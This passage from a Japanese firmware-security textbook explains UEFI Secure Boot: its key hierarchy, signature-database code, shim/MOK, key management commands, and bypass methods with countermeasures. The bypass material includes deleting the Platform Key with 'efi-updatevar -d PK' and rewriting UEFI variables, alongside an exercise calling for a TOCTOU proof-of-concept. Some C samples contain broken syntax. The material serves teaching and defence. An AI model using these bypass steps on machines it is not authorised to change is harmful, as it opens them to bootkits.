  6. **TOCTOU 攻撃のデモ** TOCTOU 攻撃を再現できる概念実証コードを書いてください（教育目的のみ）。
- 

## まとめ

この章では、信頼チェーン（Chain of Trust）の構築について学びました。

### 👉 重要なポイント：

#### 1. Root of Trust (RoT)

- RTM: 測定
- RTV: 検証
- RTS: 保存
- RTR: 報告

#### 2. 信頼チェーンの原則

- 不変性: RoT は変更不可能

- 順次性: 各段階は次の段階のみを検証
- 連鎖性: 一つでも失敗なら全体が失敗

### 3. SRTM vs DRTM

- **SRTM**: 電源投入時から測定、PCR 0-7
- **DRTM**: 動的に測定開始、PCR 17-18、Intel TXT / AMD SKINIT

### 4. 署名検証

- 公開鍵暗号 (RSA, ECDSA)
- ハッシュ (SHA-256, SHA-384)
- 鍵の保管 (CPU ROM, OTP Fuse, Flash 保護領域)

### 5. 攻撃と対策

- **TOCTOU**: メモリ保護で対策
- **Replay**: Anti-Rollback カウンタで対策

次章では、UEFI Secure Boot の詳細な仕組みについて学びます。

---

### 参考資料

- [TCG PC Client Platform Firmware Profile Specification](#)
- [Intel TXT Software Development Guide](#)
- [NIST SP 800-147B - BIOS Protection Guidelines for Servers](#)
- [UEFI Secure Boot Specification](#)
- [AMD Security White Paper](#)

# UEFI Secure Boot の仕組み

## この章で学ぶこと

- UEFI Secure Boot のアーキテクチャと目的
- 鍵階層 (PK、KEK、db、dbx) の役割と関係性
- 署名データベースの構造と検証プロセス
- Windows と Linux における Secure Boot の実装の違い
- Shim ブートローダと MOK (Machine Owner Keys) の仕組み
- Secure Boot の設定・管理方法
- Secure Boot バイパス手法と対策

## 前提知識

- Part IV Chapter 2: 信頼チェーンの構築
  - デジタル署名と公開鍵暗号の基礎
  - UEFI ブートプロセスの理解
- 

## UEFI Secure Boot とは

### Secure Boot の目的

**UEFI Secure Boot** は、ファームウェアレベルで実装されるセキュリティ機構で、以下の目的を持ちます：

1. **未署名コードの実行防止**: 信頼されていないブートローダやドライバの実行をブロック
2. **ブートキット対策**: OS 起動前のマルウェア (ブートキット) の侵入を防ぐ
3. **信頼チェーンの確立**: ファームウェア → ブートローダ → OS の信頼チェーンを構築
4. **改ざん検出**: ブートコンポーネントの改ざんを検出


---


**Note:** Secure Boot は Windows 8 以降で必須要件となり、現在ではほぼすべての PC で有効化されています。

---

## Secure Boot の動作原理

Secure Boot はデジタル署名検証に基づいて動作します：






検証の流れ：

1. ブートローダのバイナリから署名を抽出
  2. 署名が **db** (許可リスト) に含まれるか確認
  3. 署名が **dbx** (禁止リスト) に含まれないか確認
  4. 両方の条件を満たせば実行、そうでなければ拒否
- 

## Secure Boot の鍵階層

### 4層の鍵構造

UEFI Secure Boot は階層的な鍵管理システムを採用しています：



## PK (Platform Key)

**役割 :**

- Secure Boot のルート鍵
- KEK の更新権限を持つ
- OEM (PC メーカー) が所有

**特徴 :**

- システムに1つだけ存在
- PK の所有者がプラットフォームの「オーナー」
- PK を削除すると Secure Boot が無効化される

**格納場所 :**

- UEFI 変数: PK (グローバル GUID: EFI\_GLOBAL\_VARIABLE )

## **KEK (Key Exchange Key)**

役割：

- db と dbx の更新権限を持つ
- OS ベンダー や ハードウェア ベンダー が 所有

特徴：

- 複数の KEK を 登録可能
- 典型的には以下の KEK が 登録される：
  - Microsoft Corporation KEK
  - OEM (Dell、HP など) の KEK
  - OS ベンダー (Canonical、Red Hat など) の KEK

格納場所：

- UEFI 変数: KEK (グローバル GUID: EFI\_GLOBAL\_VARIABLE )

## **db (Signature Database)**

役割：

- 許可された署名のリスト
- ブートローダや UEFI ドライバの署名を格納

内容：

- X.509 証明書
- SHA-256 ハッシュ
- RSA-2048/3072 公開鍵

典型的なエントリ：

- **Microsoft Windows Production PCA**: Windows ブートローダ用
- **Microsoft Corporation UEFI CA**: サードパーティ UEFI ドライバ用
- **Canonical Ltd. Master CA**: Ubuntu の Shim 用
- **Red Hat Secure Boot CA**: Red Hat/Fedora の Shim 用

格納場所：

- UEFI 変数: db (グローバル GUID: EFI\_IMAGE\_SECURITY\_DATABASE\_GUID )

## dbx (Forbidden Signature Database)

役割：

- 禁止された署名のリスト
- 脆弱性が発見されたブートローダを失効させる

内容：

- 失効した証明書のハッシュ
- 脆弱なブートローダのハッシュ

実例：

- **BootHole (CVE-2020-10713)** : GRUB2 の脆弱性
- **BlackLotus**: UEFI ブートキットマルウェア
- 脆弱な shim バージョン

格納場所：

- UEFI 変数: dbx (グローバル GUID: EFI\_IMAGE\_SECURITY\_DATABASE\_GUID )

更新メカニズム：

- **DBX Update**: Microsoft が定期的に dbx の更新を配布
  - Windows Update 経由で自動更新
-

# 署名データベースの構造

## EFI\_SIGNATURE\_LIST 構造体

db と dbx は EFI\_SIGNATURE\_LIST 構造体の配列として格納されます：

```
typedef struct {
    EFI_GUID           SignatureType;      // 署名タイプ (証明書/ハッシュ)
    UINT32             SignatureListSize;   // このリストのサイズ
    UINT32             SignatureHeaderSize; // ヘッダサイズ
    UINT32             SignatureSize;       // 個々の署名のサイズ
    // 続いて SignatureHeader と SignatureData の配列
} EFI_SIGNATURE_LIST;
```

## 署名タイプ

SignatureType GUID	説明	用途
EFI_CERT_SHA256_GUID	SHA-256 ハッシュ	バイナリのハッシュ値
EFI_CERT_RSA2048_GUID	RSA-2048 公開鍵	公開鍵そのもの
EFI_CERT_X509_GUID	X.509 証明書	証明書チェーン
EFI_CERT_SHA1_GUID	SHA-1 ハッシュ (非推奨)	互換性のため

## EFI\_SIGNATURE\_DATA 構造体

```
typedef struct {
    EFI_GUID   SignatureOwner; // 署名の所有者 (OS ベンダーなど)
    UINT8     SignatureData[]; // 実際の署名データ
} EFI_SIGNATURE_DATA;
```

## 署名データベースの読み取り

実際に db を読み取るコード例：

```
#include <Uefi.h>
#include <Guid/ImageAuthentication.h>
#include <Library/UefiRuntimeServicesTableLib.h>

/**
  Secure Boot の db を列挙

  @retval EFI_SUCCESS 成功
*/
EFI_STATUS
EnumerateSignatureDatabase (
  VOID
)
{
  EFI_STATUS          Status;
  UINT8              *Data;
  UINTN              DataSize;
  EFI_SIGNATURE_LIST *CertList;
  EFI_SIGNATURE_DATA *Cert;
  UINTN              Index;
  UINTN              CertCount;

  // 1. db 変数のサイズを取得
  DataSize = 0;
  Status = gRT->GetVariable (
    EFI_IMAGE_SECURITY_DATABASE,
    &gEfiImageSecurityDatabaseGuid,
    NULL,
    &DataSize,
    NULL
  );
  if (Status != EFI_BUFFER_TOO_SMALL) {
    return Status;
  }

  // 2. バッファを確保
  Data = AllocatePool (DataSize);
  if (Data == NULL) {
    return EFI_OUT_OF_RESOURCES;
  }

  // 3. db 変数を読み取り
  Status = gRT->GetVariable (
    EFI_IMAGE_SECURITY_DATABASE,
    &gEfiImageSecurityDatabaseGuid,
    NULL,
```

```

        &DataSize,
        Data
    );
if (EFI_ERROR (Status)) {
    FreePool (Data);
    return Status;
}

// 4. EFI_SIGNATURE_LIST を走査
CertList = (EFI_SIGNATURE_LIST *) Data;
while ((UINTN) CertList < (UINTN) (Data + DataSize)) {
    Print (L"SignatureType: %g\n", &CertList->SignatureType);
    Print (L"SignatureListSize: %d\n", CertList->SignatureListSize);

    // 署名データの数を計算
    CertCount = (CertList->SignatureListSize - sizeof
(EFI_SIGNATURE_LIST) - CertList->SignatureHeaderSize) / CertList-
>SignatureSize;

    // 各署名を走査
    Cert = ((EFI_SIGNATURE_DATA *) ((UINT8 *) CertList + sizeof
(EFI_SIGNATURE_LIST) + CertList->SignatureHeaderSize));
    for (Index = 0; Index < CertCount; Index++) {
        Print (L" [%" Index "d] SignatureOwner: %g\n", Index, &Cert-
>SignatureOwner);

        // X.509 証明書の場合は詳細を表示
        if (CompareGuid (&CertList->SignatureType, &gEfiCertX509Guid))
{
            // 証明書のパース処理（省略）
            Print (L"      Certificate Data (size: %d bytes)\n",
CertList->SignatureSize - sizeof (EFI_GUID));
        }

        // 次の署名へ
        Cert = ((EFI_SIGNATURE_DATA *) ((UINT8 *) Cert + CertList-
>SignatureSize));
    }

    // 次の SignatureList へ
    CertList = ((UINT8 *) CertList + CertList->SignatureListSize);
}

FreePool (Data);

```

```
    return EFI_SUCCESS;  
}
```

---

## 署名検証プロセス

### ブートローダの検証フロー

UEFI ファームウェアがブートローダをロードする際の検証プロセス：



## 実装コード: 署名検証

```
#include <Library/SecurityManagementLib.h>

/**
 イメージの Authenticode 署名を検証

 @param[in] AuthenticationStatus 認証ステータス
 @param[in] File ファイルハンドル
 @param[in] FileBuffer ファイルバッファ
 @param[in] FileSize ファイルサイズ
 @param[in] BootPolicy ブートポリシー

 @retval EFI_SUCCESS 検証成功
 @retval EFI_ACCESS_DENIED 検証失敗
 */

EFI_STATUS
EFIAPI
DxeImageVerificationHandler (
    IN  UINT32           AuthenticationStatus,
    IN  CONST EFI_DEVICE_PATH_PROTOCOL *File,
    IN  VOID              *FileBuffer,
    IN  UINTN             FileSize,
    IN  BOOLEAN            BootPolicy
)
{
    EFI_STATUS          Status;
    BOOLEAN             IsVerified;
    WIN_CERTIFICATE    *WinCert;
    WIN_CERTIFICATE_EFI_PKCS *PkcsCert;
    UINT8               *ImageHash;

    // 1. Secure Boot が無効ならスキップ
    if (!IsSecureBootEnabled ()) {
        return EFI_SUCCESS;
    }

    // 2. PE/COFF イメージから Authenticode 署名を抽出
    Status = GetImageAuthenticodeCertificate (
        FileBuffer,
        FileSize,
        &WinCert
    );
    if (EFI_ERROR (Status)) {
        // 署名なし → 拒否
```

```

    Print (L"Image is not signed. Access denied.\n");
    return EFI_ACCESS_DENIED;
}

// 3. dbx (禁止リスト) をチェック
Status = IsSignatureFoundInDatabase (
    EFI_IMAGE_SECURITY_DATABASE1, // "dbx"
    WinCert
);
if (!EFI_ERROR (Status)) {
    // dbx に存在 → 拒否
    Print (L"Signature found in dbx. Access denied.\n");
    return EFI_ACCESS_DENIED;
}

// 4. db (許可リスト) をチェック
Status = IsSignatureFoundInDatabase (
    EFI_IMAGE_SECURITY_DATABASE, // "db"
    WinCert
);
if (EFI_ERROR (Status)) {
    // db に存在しない → 拒否
    Print (L"Signature not found in db. Access denied.\n");
    return EFI_ACCESS_DENIED;
}

// 5. 署名の暗号学的検証
PkcsCert = (WIN_CERTIFICATE_EFI_PKCS *) WinCert;
IsVerified = Pkcs7Verify (
    PkcsCert->CertData,
    PkcsCert->Hdr.dwLength - sizeof (PkcsCert->Hdr),
    FileBuffer,
    FileSize
);


if (!IsVerified) {
    Print (L"Signature verification failed. Access denied.\n");
    return EFI_ACCESS_DENIED;
}

// 6. 検証成功
return EFI_SUCCESS;
}

```

## PE/COFF Authenticode 署名の構造

Windows 実行ファイル (PE/COFF) の署名は **Authenticode** 形式で埋め込まれます：



## Windows と Linux の Secure Boot 実装の違い

### Windows の Secure Boot

特徴：

- **Microsoft が署名:** すべての Windows ブートローダは Microsoft が署名
- **db に直接登録:** Windows ブートローダの証明書が db に存在

- シンプルな検証: ファームウェア → Windows Boot Manager  
(`bootmgfw.efi`) → `winload.efi` → カーネル

ブートチェーン：



証明書：

- **Microsoft Windows Production PCA 2011:** Windows 10/11 用
- **Microsoft Corporation UEFI CA 2011:** サードパーティドライバ用

## Linux の Secure Boot (Shim 方式)

課題：


- Linux ディストリビューションは多数存在  
(Ubuntu、Fedora、Debian など)
- すべてのディストリビューションの鍵を db に登録するのは非現実的

解決策: Shim ブートローダ

**Shim** は Microsoft が署名した小さなブートローダで、以下の役割を持ちます：

1. **Microsoft の署名を持つ:** db で検証される
2. **MOK (Machine Owner Key) をサポート:** ユーザーが独自の鍵を追加可能
3. **GRUB2 を検証:** Shim が GRUB2 の署名を検証

ブートチェーン：



**Shim の検証ロジック：**

```

EFI_STATUS
verify_buffer (
    UINT8 *Data,
    UINTN DataSize,
    UINT8 *Signature,
    UINTN SigSize
)
{
    EFI_STATUS Status;

    // 1. まず MOK (Machine Owner Key) で検証
    Status = AuthenticodeVerify (Data, DataSize, Signature, SigSize,
mok, mok_size);
    if (!EFI_ERROR (Status)) {
        return EFI_SUCCESS;
    }

    // 2. 次にベンダー証明書で検証
    Status = AuthenticodeVerify (Data, DataSize, Signature, SigSize,
vendor_cert, vendor_cert_size);
    if (!EFI_ERROR (Status)) {
        return EFI_SUCCESS;
    }

    // 3. 最後に db で検証 (フォールバック)
    Status = AuthenticodeVerify (Data, DataSize, Signature, SigSize,
NULL, 0);
    return Status;
}

```

## MOK (Machine Owner Key)

### MOK の役割 :

- ユーザーが**自分の鍵を追加できる仕組み**
- カスタムカーネルやドライバに署名可能

### MOK の管理 :

- **MokManager:** Shim に含まれる MOK 管理ツール
- 起動時に特定のキーを押すと MokManager が起動
- MOK は UEFI 変数 `MokList` に格納

## MOK の追加手順：

```
# 1. 鍵ペアを生成  
openssl req -new -x509 -newkey rsa:2048 -keyout MOK.priv -outform DER -out MOK.der -days 36500 -subj "/CN=My MOK/"  
  
# 2. MOK を登録  
sudo mokutil --import MOK.der  
  
# 3. 再起動して MokManager で承認  
# (再起動時に MOK の登録を確認する画面が表示される)
```

## カーネルへの署名：

```
# カスタムカーネルに MOK で署名  
sbsign --key MOK.priv --cert MOK.der --output vmlinuz-signed vmlinuz
```

## Shim のセキュリティ上の利点

利点	説明
柔軟性	ディストリビューションごとの鍵を MOK で管理
ユーザー制御	ユーザーが独自の鍵を追加可能
Microsoft の信頼	Shim 自体は Microsoft が署名
セキュリティ	db を汚染せずに鍵を追加

## Secure Boot の設定と管理

### Secure Boot の有効化/無効化

#### UEFI Setup での設定：

1. PC 起動時に F2 / Del / F10 などを押して UEFI Setup に入る

2. **Security** タブを選択
3. **Secure Boot** の項目を探す
4. **Enabled / Disabled** を選択

**Linux** からの確認：

```
# Secure Boot の状態を確認  
mokutil --sb-state  
  
# 出力例:  
# SecureBoot enabled  
  
# EFI 変数から直接確認  
sudo efivar -n 8be4df61-93ca-11d2-aa0d-00e098032b8c-SecureBoot
```

**Windows** からの確認：

```
# PowerShell で Secure Boot の状態を確認  
Confirm-SecureBootUEFI  
  
# True: 有効  
# False: 無効
```

## 鍵の管理

### PK の設定

```
# 1. PK を生成  
openssl req -new -x509 -newkey rsa:2048 -keyout PK.key -out PK.crt -  
days 3650 -subj "/CN=My Platform Key/"  
  
# 2. DER 形式に変換  
openssl x509 -in PK.crt -outform DER -out PK.der  
  
# 3. PK を EFI 変数として登録 (要 UEFI Setup または特権ツール)  
# Linux の efi-updatevar ツールを使用:  
sudo efi-updatevar -f PK.der PK
```

---

**Warning:** PK を変更すると Secure Boot の設定がリセットされます。PK の秘密鍵は**厳重に保管**してください。

---

## db への署名追加

```
# 1. 証明書を生成
openssl req -new -x509 -newkey rsa:2048 -keyout db.key -out db.crt -days 3650 -subj "/CN=My DB Key/"

# 2. EFI Signature List 形式に変換
cert-to-efi-sig-list -g $(uuidgen) db.crt db.esl

# 3. KEK で署名
sign-efi-sig-list -k KEK.key -c KEK.crt db db.esl db.auth

# 4. db 変数を更新
sudo efi-updatevar -a -f db.auth db
```

## dbx への失効署名追加

```
# 1. 失効させたいファイルのハッシュを計算
sha256sum malicious-bootloader.efi > hash.txt

# 2. ハッシュを EFI Signature List 形式に変換
hash-to-efi-sig-list malicious-bootloader.efi dbx.esl

# 3. KEK で署名
sign-efi-sig-list -k KEK.key -c KEK.crt dbx dbx.esl dbx.auth

# 4. dbx 変数を更新
sudo efi-updatevar -a -f dbx.auth dbx
```

## Setup Mode と User Mode

UEFI Secure Boot には2つのモードがあります：

モード	説明	PK の状態	鍵の変更
<b>Setup Mode</b>	初期設定モード	未設定	自由に変更可能
<b>User Mode</b>	通常運用モード	設定済み	PK/KEK の署名が必要

### Setup Mode への移行：

- PK を削除すると Setup Mode に戻る
- Setup Mode では鍵を自由に設定可能（セキュアでない）

```
# PK を削除して Setup Mode に移行
sudo efi-updatevar -d PK
```

---

## Secure Boot のバイパス手法と対策

### 1. Setup Mode への移行

#### 攻撃手法：

- UEFI Setup に物理的にアクセス
- PK を削除して Setup Mode に移行
- Secure Boot を無効化

#### 対策：

- **BIOS パスワード設定:** UEFI Setup へのアクセスを制限
- **物理セキュリティ:** ケースロック、サーバルームの施錠

## 2. UEFI 変数の直接書き換え

攻撃手法：

- OS から efi-updatevar などのツールで UEFI 変数を書き換え
- Setup Mode に移行させる

対策：

- **Runtime Variable Write Protection:** OS からの UEFI 変数書き込みを制限
- UEFI 仕様では EFI\_VARIABLE\_AUTHENTICATED\_WRITE\_ACCESS 属性が必須

実装例：

```
// UEFI 変数の属性チェック
UINT32 RequiredAttributes = EFI_VARIABLE_NON_VOLATILE |
                             EFI_VARIABLE_BOOTSERVICE_ACCESS |
                             EFI_VARIABLE_RUNTIME_ACCESS |
                             EFI_VARIABLE_TIME_BASED_AUTHENTICATED_WRITE_ACCESS;

// SetVariable で認証付き書き込みを強制
Status = gRT->SetVariable (
    L"PK",
    &gEfiGlobalVariableGuid,
    RequiredAttributes,
    DataSize,
    Data
);
```

## 3. Shim の脆弱性を利用

実例: BootHole (CVE-2020-10713)

概要：

- GRUB2 の設定ファイルパーサにバッファオーバーフロー脆弱性
- Shim は GRUB2 の設定ファイルを検証しない
- 任意のコードを実行可能

攻撃フロー：



**対策 :**

- **Shim と GRUB2 の更新:** 脆弱性が修正されたバージョンに更新
- **dbx の更新:** 古い Shim のハッシュを dbx に追加

## 4. デバイスからの DMA 攻撃

**攻撃手法 :**

- Thunderbolt や PCIe 経由で DMA 攻撃
- メモリ上の Secure Boot 関連データを改ざん

**対策 :**

- **Intel VT-d / AMD-Vi (IOMMU)** : DMA を仮想化して保護
  - **Kernel DMA Protection**: Windows 10/11 の機能
- 

## Secure Boot の実践例

### カスタムブートローダへの署名

独自のブートローダを Secure Boot 環境で動作させる手順：

```

# 1. 証明書と秘密鍵を生成
openssl req -new -x509 -newkey rsa:2048 -keyout mykey.key -out
mykey.crt -days 3650 -nodes -subj "/CN=My Custom Bootloader/"

# 2. ブートローダに署名
sbsign --key mykey.key --cert mykey.crt --output bootloader-
signed.efd bootloader.efd

# 3. 証明書を db に追加 (前述の手順)
cert-to-efi-sig-list -g $(uuidgen) mykey.crt db.esl
sign-efi-sig-list -k KEK.key -c KEK.crt db db.esl db.auth
sudo efi-updatevar -a -f db.auth db

# 4. 署名されたブートローダを ESP にコピー
sudo cp bootloader-signed.efd /boot/efi/EFI/BOOT/BOOTX64.EFI

```

## Secure Boot 無効化せずに Linux カーネルをビルド

カスタムカーネルを Secure Boot 環境で動かす方法：

### 方法1: MOK を使用

```

# 1. MOK を生成 (前述)
openssl req -new -x509 -newkey rsa:2048 -keyout MOK.priv -outform
DER -out MOK.der -days 36500 -subj "/CN=My Kernel MOK/" -nodes

# 2. カーネルをビルド
make -j$(nproc)

# 3. カーネルとモジュールに署名
sudo /usr/src/linux-headers-$(uname -r)/scripts/sign-file sha256
MOK.priv MOK.der arch/x86/boot/bzImage
sudo /usr/src/linux-headers-$(uname -r)/scripts/sign-file sha256
MOK.priv MOK.der drivers/mydriver.ko

# 4. MOK を登録
sudo mokutil --import MOK.der

# 5. 再起動して MOK を承認
reboot

```

### 方法2: Shim + GRUB2 のチェーンローディング

```
# Shim と GRUB2 を使う (Shim は Microsoft が署名済み)
sudo grub-install --target=x86_64-efi --efi-directory=/boot/efi --
bootloader-id=GRUB --modules="normal part_gpt ext2" --no-nvram

# カーネルは Shim が検証
```

---

## トラブルシューティング

### Q1: Secure Boot が有効なのにブートローダが起動しない

原因：

- ブートローダが署名されていない
- db に証明書が登録されていない
- dbx に署名が失効登録されている

確認方法：

```
# 署名の有無を確認
sbverify --list bootloader.efi

# db の内容を確認
sudo efi-readvar -v db

# dbx の内容を確認
sudo efi-readvar -v dbx
```

解決策：

- ブートローダに適切な証明書で署名
- db に証明書を追加
- dbx から署名を削除（非推奨）

## Q2: MOK を登録したのにカーネルモジュールがロードできない

原因：

- MOK の登録が完了していない
- カーネルモジュールが未署名

確認方法：

```
# MOK の状態を確認  
mokutil --list-enrolled  
  
# カーネルモジュールの署名を確認  
modinfo mydriver.ko | grep sig  
  
# カーネルログを確認  
sudo dmesg | grep -i 'module verification failed'
```

解決策：

```
# すべてのモジュールに署名  
find /lib/modules/$(uname -r) -name "*.ko" -exec /usr/src/linux-  
headers-$(uname -r)/scripts/sign-file sha256 MOK.priv MOK.der {} \;
```

## Q3: dbx の更新後にブートしなくなった

原因：

- 使用中のブートローダやドライバが dbx に追加された
- 脆弱性修正のため古いバージョンが失効

解決策：

1. UEFI Setup から Secure Boot を一時的に無効化
2. ブートローダを最新版に更新：

```
sudo apt update && sudo apt upgrade shim-signed grub-efi-amd64-  
signed
```

### 3. Secure Boot を再有効化

---



#### 演習 1: Secure Boot の状態確認

目標: システムの Secure Boot 設定を確認する

手順：

```
# 1. Secure Boot の有効/無効を確認  
mokutil --sb-state  
  
# 2. PK を確認  
sudo efi-readvar -v PK  
  
# 3. KEK を確認  
sudo efi-readvar -v KEK  
  
# 4. db のエントリ数を確認  
sudo efi-readvar -v db | grep -c "BEGIN CERTIFICATE"  
  
# 5. dbx のエントリ数を確認  
sudo efi-readvar -v dbx | wc -l
```

期待される結果：

- Secure Boot の状態が表示される
- PK, KEK, db, dbx の内容が確認できる

#### 演習 2: カスタム証明書で db を更新

目標: 独自の証明書を db に追加する

手順：

```
# 1. Setup Mode に移行（テスト環境のみ）
sudo efi-updatevar -d PK

# 2. 証明書を生成
openssl req -new -x509 -newkey rsa:2048 -keyout test.key -out
test.crt -days 365 -nodes -subj "/CN=Test Certificate/"

# 3. EFI Signature List に変換
cert-to-efi-sig-list -g $(uuidgen) test.crt test.esl

# 4. db に追加
sudo efi-updatevar -a -f test.esl db

# 5. db を確認
sudo efi-readvar -v db
```

---

**Warning:** 本番環境では Setup Mode への移行は厳禁です。

---

### 演習 3: UEFI アプリケーションに署名

**目標:** 独自の UEFI アプリに署名して Secure Boot 環境で動かす

**手順 :**

```
# 1. 簡単な UEFI アプリをビルド (Part II の Hello World を使用)
cd ~/edk2
